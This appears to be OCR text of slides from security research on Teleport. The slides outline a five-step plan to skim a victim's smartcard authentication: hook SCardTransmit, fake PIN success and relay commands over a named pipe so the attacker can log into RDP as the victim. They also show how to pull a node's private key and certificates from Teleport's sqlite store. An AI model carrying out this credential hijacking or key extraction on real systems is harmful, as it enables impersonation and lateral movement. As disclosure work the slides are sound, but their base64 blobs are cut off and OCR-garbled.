
Windows Authentication


The plan becomes:

1. As an elevated user, we wait for a victim to authenticate to a shared host using Teleport
2. We immediately execute a SmartCard “skimmer” application as the victim user which waits for connections over a named pipe.
3. We start MSTSC.exe as our attacking user, hooking SCardTransmit API
4. We intercept any requests for a PIN, and simply reply with a SUCCESS
5. We forward any GENERAL AUTHENTICATE commands over the named pipe to be serviced by the victim’s Teleport SmartCard


If all works well, we can hijack the SmartCard of the user, evade PIN requirements, and hop onto another RDP server as the victim.

Windows Authentication




Administrator on teleport-winclient
Recycle Bin
Administrator: C:\Windows\system32\cmd.exe
C:\temp>_
Recording: https://youtu.be/SUIM9Y_owMY

Node Service



Node Service

Teleport provided SSH Server


Uses Certificates for Authentication (signed by the Teleport SSH CA)

Security preferences baked into certificate:

ssh-keygen

```
~/.tsh/keys/xpn-teleport-server/regular-user-ssh/example.com-cert.pub:
  Type: ssh-ed25519-cert-v01@openssh.com user certificate
  Public key: ED25519-CERT SHA256:7nUg2rJyshLy5LApYOFUvry4dj65luGdp9iC8978m7c
  Signing CA: ED25519 SHA256:/zMiJtCmFf91ri5qYYJhnx8hz9tQ6tLkh1qv30yCFa4 (using ssh-ed25519)
  Key ID: "regular-user"
  Serial: 0
  Valid: from 2026-06-30T10:02:04 to 2026-06-30T22:03:04
  Principals:
    localuser
    -teleport-internal-join
  Critical Options: (none)
  Extensions:
    login-ip UNKNOWN OPTION: 0000000a31302e312e31302e3232
    permit-agent-forwarding
    permit-port-forwarding
    permit-pty
    private-key-policy UNKNOWN OPTION: 000000046e6f6e65
    teleport-roles UNKNOWN OPTION: 000000147b22726f6c6573223a5b22616363657373225d7d
    teleport-route-to-cluster UNKNOWN OPTION: 0000000b6578616d706c652e636f6d
    teleport-traits UNKNOWN OPTION: 000000187b226c6f67696e73223a5b226c6f63616c75736572225d7d
```

Node Service



Node Service

SSH access works via SSH certificate

Determines which user accounts we can access:

Node itself is a service which authenticates to the auth server using its own key. Found in /var/lib/teleport/proc/sqlite.db:

KV table contains keys:

```
sqlite> select * from kv where key = '/ids/node/current';
/ids/node/current|1782405456875329400||{"kind":"identity","version":"v2","metadata":{"name":"current"},"spec":{"key":"LS0tLS1CRUdJTiBQUklWQVRFIEtFWS0tLS0tCk1JR0hBZ0VBTUJNR0J5cUdTTTQ5QWdFR0NDcUdTTTQ5QXdFSEJHMHdhd0lCQVFRZzN4OUh
1c0NUbUx5ZFptMkQkRmZHVVUxeElVVTRqRnR3NlBoZGdSTkptSE1PaFJBTkNBQVFwN1lMU0pwUnZqVnlWSU56NERBdGFhRVhyU3MxQQpvMGZBbjhveGRyUzZ4WG4xWDhxM0xRak9USWN1amZsZ2MwUDNJd2ZQMFNiNXA3WUZKUmpLU0JwSAotLS0tLUVORCBQUklWQVRFIEtFWS0tLS0tCg==","ssh_c
ert":"ZWNkc2Etc2hhMi1uaXN0cDI1Ni1jZXJ0LXYwMUBvcGVuc3NoLmNvbSBBQUFBS0dWalpITmhMWE5vWVRJdGJtbHpkSEF5TlRZdFkyVnlkQzEyTURGQWIzQmxibk56YUM1amIyMEFBQUFndjYyU01CL3d6dFRwdTJBdnFtcmtGNDlUcEEwU1VNbEdwYVNGZGJnZG10RUFBQUFJYm1semRIQXlOVFl
BQUFCQkJDbnRndEltbEcrTlhKVWczU0dNQzFwb1JldEt6VUNqUjhDZnlqRjJ0THJGZWZWZnlyY3RDTTVNaHk2TitXQnpRL2NqQjgvUkp2bW50Z1VsR01wSUdrY0FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFxd0FBQURCaU1UUXdPRFpsT1Mwd01qaXdNVEF
UFBQUF6bzZNUUFBQUFCcVBWa1UvLy8vLy8vLy8vOEFBQUFBQUFBQVNnQUFBQlI0TFhSbGJHVndiM0owTFdGMWRHaHZjbWwwZVFBQUFBOEFBQUFMWlhoaGJYQnNaUzVqYjIwQUFBQVBlQzEwWld4bGNHOXlkQzF5YjJ4bEFBQUFDQUFBQUFST2IyUmxBQUFBQUFETUFBQUFMYzNOb0xXVmtNalUxTV
RrQUFBQWdmS1lMZHRHczVkV0RET29mNm8ySFBna0xZVlZ0aFRPOEl2TTVvdnBrd2MwQUFBQlRBQUFBQzNOemFDMWxaREkxTlRFNUFBQUFRT2FIWEQzRTY2OW9KTFBJSUpUM1FWYmdkQm5yc2o0dGg1Mzg5dEFnU0NCY2RzZVJEWDZ1bU9DM2F1S0ViSlJCRGtDYWhRZnhXMlZRb2dKaStaek12UUU9Cg==
=","tls_cert":"LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNlakNDQWlDZ0F3SUJBZ0lRSll4L1ZKNys4VDc1ZmpzNzVoa3J2ekFLQmdncWhrak9QUVFEQWpCZU1SUXcKRWdZRFZRUUtFd3RsZUdGdGNHeGxMbU52YlRFVU1CSUdBMVVFQXhNTFpYaGhiWEJzWlM1amIyMHhNREF1QmdOVg
pCQVVUSnpFMU5ETTRNelEzT0RNNE9EUTFNems0TlRnMU9EQTNNek16T0RNME5UZ3lPVGMxTXpjeU1UQWVGdzB5Ck5qQTJNalV4TmpNMk16WmFGdzB6TmpBMk1qSXhOak0zTXpaYU1Id3hDVEFIQmdOVkJBa1RBREVOTUFzR0ExVUUKRVJNRWJuVnNiREVOTUFzR0ExVUVDaE1FVG05a1pURTVNRGNHQTF
